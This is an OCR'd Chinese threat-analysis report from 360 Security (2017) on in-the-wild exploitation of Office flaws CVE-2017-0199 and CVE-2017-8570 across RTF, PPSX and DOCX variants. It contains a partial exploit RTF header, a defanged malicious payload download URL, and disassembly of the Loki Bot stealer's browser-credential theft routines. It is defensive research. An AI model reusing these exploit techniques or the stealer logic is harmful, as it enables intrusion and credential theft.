


《Office 高级威胁漏洞在野利用分析》

安全报告：Office 高级威胁漏洞在野利用分析
报告编号：B6-2017-080801
报告来源：360 安全卫士
报告作者：360 安全卫士
更新日期：2017 年 8 月 8 日

目 录

0x00 背景介绍

在高级威胁攻击中黑客远程投递入侵客户端最喜欢的漏洞是 office 文档漏洞，就在刚刚结束的黑帽子大会上，最佳客户端安全漏洞奖颁给了 CVE-2017-0199 漏洞，这个漏洞是时下 office 漏洞领域最热门的安全漏洞，最佳客户端安全漏洞这个荣誉归于 Ryan Hanson、Haifei li、Bing Sun 以及未知的黑客。

微软在今年 4 月安全更新中对 CVE-2017-0199 漏洞进行了修复，但安全补丁的修复及防御仍然可以绕过，在 7 月微软的安全更新中又修复了同样类型的新漏洞 CVE-2017-8570。在 Syscan360 2017 西雅图安全会议上，Haifei li 和 Bing Sun 的议题《Moniker 魔法：直接在 Microsoft Office 中运行脚本》详细解析了这类漏洞的原理，本文就不再赘述，下面开始着重分析这些漏洞的在野利用情况。

0x01 漏洞概述

CVE-2017-0199 和 CVE-2017-8570 是 Office 系列办公软件中的逻辑漏洞，和常规的内存破坏型漏洞不同，这类漏洞无需复杂的利用手法，直接就可以在 office 文档中运行任意的恶意脚本，使用起来稳定可靠。

CVE-2017-0199 漏洞利用 OFFICE OLE 对象链接技术，将包裹的恶意链接对象嵌在文档中，OFFICE 调用 URL Moniker（COM 对象）将恶意链接指向的 HTA 文件下载到本地， URL Moniker 通过识别响应头中 content-type 的字段信息最后调用 mshta.exe 将下载到的 HTA 文件执行起来，同时还存在 Script Moniker 的利用方式，攻击者使用 PowerPoint 播放动画期间会激活该对象，从而执行 sct 脚本（Windows Script Component）文件。

CVE-2017-8570 漏洞是利用复合 Moniker 绕过了 CVE-2017-0199 的补丁针对 Script Moniker 和 URL Moniker 相关 classid 的拦截，目前野外暂未发现攻击样本。

0x02 漏洞攻击面影响

CVE-2017-0199

Microsoft Office 2007 Service Pack 3
Microsoft Office 2010 Service Pack 2 (32-bit editions)
Microsoft Office 2010 Service Pack 2 (64-bit editions)
Microsoft Office 2013 Service Pack 1 (32-bit editions)
Microsoft Office 2013 Service Pack 1 (64-bit editions)
Microsoft Office 2016 (32-bit edition)

Microsoft Office 2016 (64-bit edition)
Windows 7 for 32-bit Systems Service Pack 1
Windows 7 for x64-based Systems Service Pack 1
Windows Server 2008 for 32-bit Systems Service Pack 2
Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for Itanium-Based Systems Service Pack 2
Windows Server 2008 for x64-based Systems Service Pack 2
Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)
Windows Server 2008 R2 for Itanium-Based Systems Service Pack 1
Windows Server 2008 R2 for x64-based Systems Service Pack 1
Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
Windows Server 2012
Windows Server 2012 (Server Core installation)
Windows Vista Service Pack 2
Windows Vista x64 Edition Service Pack 2

CVE-2017-8570

Microsoft Office 2007 Service Pack 3
Microsoft Office 2010 Service Pack 2 (32-bit editions)

Microsoft Office 2010 Service Pack 2 (64-bit editions)
Microsoft Office 2013 RT Service Pack 1
Microsoft Office 2013 Service Pack 1 (32-bit editions)
Microsoft Office 2013 Service Pack 1 (64-bit editions)
Microsoft Office 2016 (32-bit edition)
Microsoft Office 2016 (64-bit edition)

0x03 漏洞详情

1. 野外利用的第一个 RTF 版本

CVE-2017-0199 漏洞在第一次被公开时，野外最早利用的样本是以 word 文档的形成进行传播利用，由于 office 文档后缀关联的宽松解析特性，更改其他文档后缀名攻击仍然可以成功，所以野外利用的大部分恶意文档的真实文件格式是 RTF 格式，但恶意文档的后缀名却是 doc 、docx 等后缀，该攻击具有较强的伪装欺骗特性。在野外利用样本文件格式中有一个关键字段 objupdate，这个字段的作用是自动更新对象，当受害者打开 office 文档时就会加载远程 URL 的对象，对远程服务器触发一个 HTTP 请求，恶意服务器会对针对客户端的 http 请求强制返回 Content-type 为 application/hta 响应，最终客户端 office 进程会将远程的文件下载当作 hta 脚本运行，整个攻击过程稳定且不需要受害者的任何交互操作。

fxqiaf.doc ×


Edit As: Text /wrap Run Script Run Template

```
1  {\rtv0
   \adeflang1025\ansi\ansicpg1252\uc1\adeff31507\deff0\stshfdbch31505\stshfloch31506\
   stshfhich31506\stshfbi31507\deflang1033\deflangfe2052\themelang1033\themelangfe205
   2\themelangcs0
2  {\info
3  {\author }
4  {\operator }
5  }
6  {\*\xmlnstbl {\xmlns1 http://schemas.microsoft.com/office/word/2003/wordml}}
7  {
8  {\object\objautlink\objupdate\rsltpict\objw291\objh230\objscalex99\objscaley101
9  {\*\objclass \'57\'6f\'72\'64.Document.8}
10 {\*\objdata 0           1
11
```

2. 野外利用的第二个 PPSX 版本


由于 RTF 版本的漏洞利用大量使用，各家安全软件检出率也都比较高，攻击者开始转向另外一种 office 文档格式进行攻击，攻击者发现 ppsx 格式的幻灯片文档也可以无交互触发漏洞，该利用方式的原理是利用幻灯片的动画事件，当幻灯片的一些预定义事件触发时可以自动触发导致漏洞利用。

如下图，一个流行的攻击样本中嵌入的恶意动画事件：



事件会关联一个 olelink 对象，原理类似 rtf 版本，如下 xml 中的字段。

但对象会嵌入的是一个带有 script 协议头的远程地址 ,而 url 地址中的 XML 文件是一个恶意 sct 脚本。




当受害者打开恶意幻灯片文档时就会自动加载远程 URL 的对象，对远程服务器发起一个 HTTP 请求将文件下载到本地，最终客户端 office 进程会将下载到本地的文件当作 sct 脚本执行。

3. 最新流行的第三个 DOCX 版本


近期我们发现有部分真实文件格式是 Docx 格式的文档加入了 CVE-2017-0199 的漏洞利用，攻击者非常巧妙的将 CVE-2017-0199 漏洞的 RTF 文件作为一个源嵌入到了 Docx 格式的文档中，这样导致 docx 文件在打开时是自动去远程获取包含 0199 漏洞的 rtf 文件再触发后面的一连串攻击行为，这样的攻击增加了安全软件的查杀难度，一些杀毒软件毫无察觉！

如下图，我们会发现 docx 格式的文档嵌入了一个远程的文档对象：




打开文档后会自动打开远程的恶意 RTF 文件！

我们可以看到在野利用的 RTF 样本在 VT 上的检出率为 31/59。




而最新流行的 DOCX 版本的检出率仅为 5/59。




4. 最新发现的“乌龙”样本

上周我们在外界发现了多例标注为 CVE-2017-8570 的 office 幻灯片文档恶意样本，同时有安全厂商宣称第一时间捕获了最新的 office 漏洞，但经过分析我们发现该样本仍然是 CVE-2017-0199 漏洞野外利用的第二个 PPSX 版本，通过对一例典型样本进行分析，我们发现样本使用的 payload 是 Loki Bot 窃密类型的木马病毒，是一起有针对性的窃密攻击。




Core document properties	
dc:title	Microsoft Office PowerPoint
dc:creator	CVE-2017-8570 Toolkit
cp:lastModifiedBy	CVE-2017-8570 Toolkit
cp:revision	3
dcterms:created	2014-09-09T05:02:56Z
dcterms:modified	2014-11-12T12:52:49Z
Application document properties	
TotalTime	5

该样本使用 powershell 下载执行 shell.exe，下载地址为 hxxp://192.166.218.230:3550/ratman.exe，shell.exe 是一个混淆的.NET 程序。



shell.exe 会内存解密执行 Loki Bot 功能，这时 Loki Bot 木马会窃取各种软件的信息。



```
.text:00413418 C7 85 6C FE FF FF CC 92+          mov     [ebp+var_194], offset sub_4092CC
.text:00413422 C7 85 70 FE FF FF F6 91+          mov     [ebp+var_190], offset sub_4091F6
.text:0041342C C7 85 74 FE FF FF C2 C9+          mov     [ebp+var_18C], offset sub_40C9C2
.text:00413436 C7 85 78 FE FF FF 2A 92+          mov     [ebp+var_188], offset sub_40922A
.text:00413440 C7 85 7C FE FF FF 77 9A+          mov     [ebp+var_184], offset sub_409A77
.text:0041344A C7 85 80 FE FF FF 0D 91+          mov     [ebp+var_180], offset sub_40910D
.text:00413454 C7 85 84 FE FF FF 46 90+          mov     [ebp+var_17C], offset sub_409046
.text:0041345E C7 85 88 FE FF FF 9E 92+          mov     [ebp+var_178], offset sub_40929E
.text:00413468 C7 85 8C FE FF FF A2 7A+          mov     [ebp+var_174], offset sub_407AA2
.text:00413472 C7 85 90 FE FF FF 6E 7D+          mov     [ebp+var_170], offset sub_407D6E
.text:0041347C C7 85 94 FE FF FF DF C5+          mov     [ebp+var_16C], offset sub_40C5DF
.text:00413486 C7 85 98 FE FF FF 1A C7+          mov     [ebp+var_168], offset sub_40C71A
.text:00413490 C7 85 9C FE FF FF 52 89+          mov     [ebp+var_164], offset sub_408952
.text:0041349A C7 85 A0 FE FF FF 09 C5+          mov     [ebp+var_160], offset sub_40C509
.text:004134A4 C7 85 A4 FE FF FF AA 90+          mov     [ebp+var_15C], offset sub_4090AA
.text:004134AE C7 85 A8 FE FF FF E7 94+          mov     [ebp+var_158], offset sub_4094E7
.text:004134B8 C7 85 AC FE FF FF AE 9C+          mov     [ebp+var_154], offset sub_409CAE
.text:004134C2 C7 85 B0 FE FF FF 78 DB+          mov     [ebp+var_150], offset sub_40DB78
.text:004134CC C7 85 B4 FE FF FF 76 06+          mov     [ebp+var_14C], offset sub_410676
.text:004134D6 C7 85 B8 FE FF FF 4A F4+          mov     [ebp+var_148], offset sub_40F44A
.text:004134E0 C7 85 BC FE FF FF 3D F7+          mov     [ebp+var_144], offset sub_40F73D
.text:004134EA C7 85 C0 FE FF FF A3 F6+          mov     [ebp+var_140], offset sub_40F6A3
.text:004134F4 C7 85 C4 FE FF FF B3 F3+          mov     [ebp+var_13C], offset sub_40F3B3
.text:004134FE C7 85 C8 FE FF FF 11 06+          mov     [ebp+var_138], offset sub_410611
.text:00413508 C7 85 CC FE FF FF 20 F4+          mov     [ebp+var_134], offset sub_40F420
.text:00413512 C7 85 D0 FE FF FF 05 F7+          mov     [ebp+var_130], offset sub_40F705
.text:0041351C C7 85 D4 FE FF FF D1 0C+          mov     [ebp+var_12C], offset sub_410CD1
.text:00413526 C7 85 D8 FE FF FF 17 ED+          mov     [ebp+var_128], offset sub_40ED17
.text:00413530 C7 85 DC FE FF FF 10 04+          mov     [ebp+var_124], offset sub_410410
.text:0041353A C7 85 E0 FE FF FF 9E F4+          mov     [ebp+var_120], offset sub_40F49E
.text:00413544 C7 85 E4 FE FF FF 61 F5+          mov     [ebp+var_11C], offset sub_40F561
.text:0041354E C7 85 E8 FE FF FF AA F4+          mov     [ebp+var_118], offset sub_40F4AA
.text:00413558 C7 85 EC FE FF FF DE EC+          mov     [ebp+var_114], offset sub_40ECDE
.text:00413562 C7 85 F0 FE FF FF 5F F4+          mov     [ebp+var_110], offset sub_40F45F
.text:0041356C C7 85 F4 FE FF FF E8 F3+          mov     [ebp+var_10C], offset sub_40F3E8
.text:00413576 C7 85 F8 FE FF FF 6D F5+          mov     [ebp+var_108], offset sub_40F56D
.text:00413580 C7 85 FC FE FF FF 2F F1+          mov     [ebp+var_104], offset sub_40F12F
.text:0041358A C7 85 00 FF FF FF 4C 06+          mov     [ebp+var_100], offset sub_41064C
.text:00413594 C7 85 04 FF FF FF 7C E9+          mov     [ebp+var_FC], offset sub_40E97C
.text:0041359E C7 85 08 FF FF FF E7 F6+          mov     [ebp+var_F8], offset sub_40F6E7
.text:004135A8 C7 85 0C FF FF FF 89 F4+          mov     [ebp+var_F4], offset sub_40F489
.text:004135B2 C7 85 10 FF FF FF A3 E8+          mov     [ebp+var_F0], offset sub_40E8A3
.text:004135BC C7 85 14 FF FF FF 74 F4+          mov     [ebp+var_EC], offset sub_40F474
.text:004135C6 89 85 18 FF FF FF                 mov     [ebp+var_E8], eax
.text:004135CC C7 85 1C FF FF FF C5 F3+          mov     [ebp+var_E4], offset sub_40F3C5
.text:004135D6 C7 85 20 FF FF FF 98 0C+          mov     [ebp+var_E0], offset sub_410C98
.text:004135E0 C7 85 24 FF FF FF B8 E8+          mov     [ebp+var_DC], offset sub_40E8B8
.text:004135EA C7 85 28 FF FF FF 54 19+          mov     [ebp+var_D8], offset sub_411954
.text:004135F4 C7 85 2C FF FF FF 1C 1F+          mov     [ebp+var_D4], offset sub_411F1C
.text:004135FE C7 85 30 FF FF FF 35 ED+          mov     [ebp+var_D0], offset sub_40ED35
.text:00413608 C7 85 34 FF FF FF 61 06+          mov     [ebp+var_CC], offset sub_410661
.text:00413612 C7 85 38 FF FF FF 6E F1+          mov     [ebp+var_C8], offset sub_40F16E
.text:0041361C C7 85 3C FF FF FF 28 F7+          mov     [ebp+var_C4], offset sub_40F728
.text:00413626 33 FF                             xor     edi, edi
.text:00413628 C7 85 40 FF FF FF B8 F6+          mov     [ebp+var_C0], offset sub_40F6B8
```

如窃取 Firefox 信息：

```
.text:004092CC
.text:004092CC                          sub_4092CC      proc near               ; DATA XREF: sub_413003+4151o
.text:004092CC
.text:004092CC                          var_18          = dword ptr -18h
.text:004092CC                          var_8           = qword ptr -8
.text:004092CC
.text:004092CC 55                                       push    ebp
.text:004092CD 8B EC                                    mov     ebp, esp
.text:004092CF 51                                       push    ecx
.text:004092D0 51                                       push    ecx
.text:004092D1 56                                       push    esi
.text:004092D2 57                                       push    edi
.text:004092D3 68 02 00 00 80                           push    80000002h
.text:004092D8 68 A8 63 41 00                           push    offset aCurrentversion ; "CurrentVersion"
.text:004092DD BF C8 63 41 00                           mov     edi, offset aSoftwareMozill ; "SOFTWARE\\Mozilla\\Mozilla Firefox"
.text:004092E2 57                                       push    edi
.text:004092E3 E8 3A B8 FF FF                           call    sub_404B22
.text:004092E8 8B F0                                    mov     esi, eax
.text:004092EA 83 C4 0C                                 add     esp, 0Ch
.text:004092ED 85 F6                                    test    esi, esi
.text:004092EF 0F 84 0A 01 00 00                        jz      loc_4093FF
.text:004092F5 53                                       push    ebx
.text:004092F6 68 0C 64 41 00                           push    offset aX64     ; "x64"
.text:004092FB 56                                       push    esi
.text:004092FC E8 FE CB FF FF                           call    sub_405EFF
.text:00409301 59                                       pop     ecx
.text:00409302 59                                       pop     ecx
.text:00409303 56                                       push    esi
.text:00409304 57                                       push    edi
.text:00409305 68 14 64 41 00                           push    offset aSSMain  ; "%s\\%s\\Main"
.text:0040930A 85 C0                                    test    eax, eax
.text:0040930C 0F 85 A4 00 00 00                        jnz     loc_4093B6
.text:00409312 E8 58 C8 FF FF                           call    sub_405B6F
.text:00409317 8B D8                                    mov     ebx, eax
.text:00409319 83 C4 0C                                 add     esp, 0Ch
.text:0040931C 85 DB                                    test    ebx, ebx
.text:0040931E 0F 84 D3 00 00 00                        jz      loc_4093F7
.text:00409324 56                                       push    esi
.text:00409325 E8 42 01 00 00                           call    sub_40946C
.text:0040932A C7 04 24 2C 64 41 00                     mov     [esp+18h+var_18], offset aInstallDirecto ; "Install Directory"
.text:00409331 53                                       push    ebx
.text:00409332 68 02 00 00 80                           push    80000002h
.text:00409337 DD 5D F8                                 fstp    [ebp+var_8]
.text:0040933A E8 3A B8 FF FF                           call    sub_404B79
.text:0040933F 8B F8                                    mov     edi, eax
.text:00409341 83 C4 0C                                 add     esp, 0Ch
.text:00409344 85 FF                                    test    edi, edi
.text:00409346 0F 84 A4 00 00 00                        jz      loc_4093F0
.text:0040934C 68 E8 03 00 00                           push    3E8h            ; dwBytes
.text:00409351 E8 69 C3 FF FF                           call    sub_4056BF
.text:00409356 F2 0F 10 45 F8                           movsd   xmm0, [ebp+var_8]
.text:0040935B 66 0F 2F 05 A8 68 41 00                  comisd  xmm0, ds:qword_4168A8
.text:00409363 59                                       pop     ecx
.text:00409364 A3 6C B9 49 00                           mov     dword_49B96C, eax
.text:00409369 72 04                                    jb      short loc_40936F
.text:0040936B 6A 00                                    push    0
```

窃取 chrome，360Browser 等浏览器信息：


```
.text:00407AA2
.text:00407AA2 55                                  push    ebp
.text:00407AA3 8B EC                               mov     ebp, esp
.text:00407AA5 81 EC 20 04 00 00                   sub     esp, 420h
.text:00407AAB 53                                  push    ebx
.text:00407AAC 56                                  push    esi
.text:00407AAD 57                                  push    edi
.text:00407AAE 33 C0                               xor     eax, eax
.text:00407AB0 8D BD E0 FB FF FF                   lea     edi, [ebp+var_420]
.text:00407AB6 6A 07                               push    7
.text:00407AB8 5A                                  pop     edx
.text:00407AB9 8B CA                               mov     ecx, edx
.text:00407ABB BE 24 55 41 00                      mov     esi, offset aComodoDragon ; "Comodo\\Dragon"
.text:00407AC0 F3 A5                               rep movsd
.text:00407AC2 8D BD FC FB FF FF                   lea     edi, [ebp+var_404]
.text:00407AC8 BE 40 55 41 00                      mov     esi, offset aMaplestudioChr ; "MapleStudio\\ChromePlus"
.text:00407ACD AB                                  stosd
.text:00407ACE 6A 0B                               push    0Bh
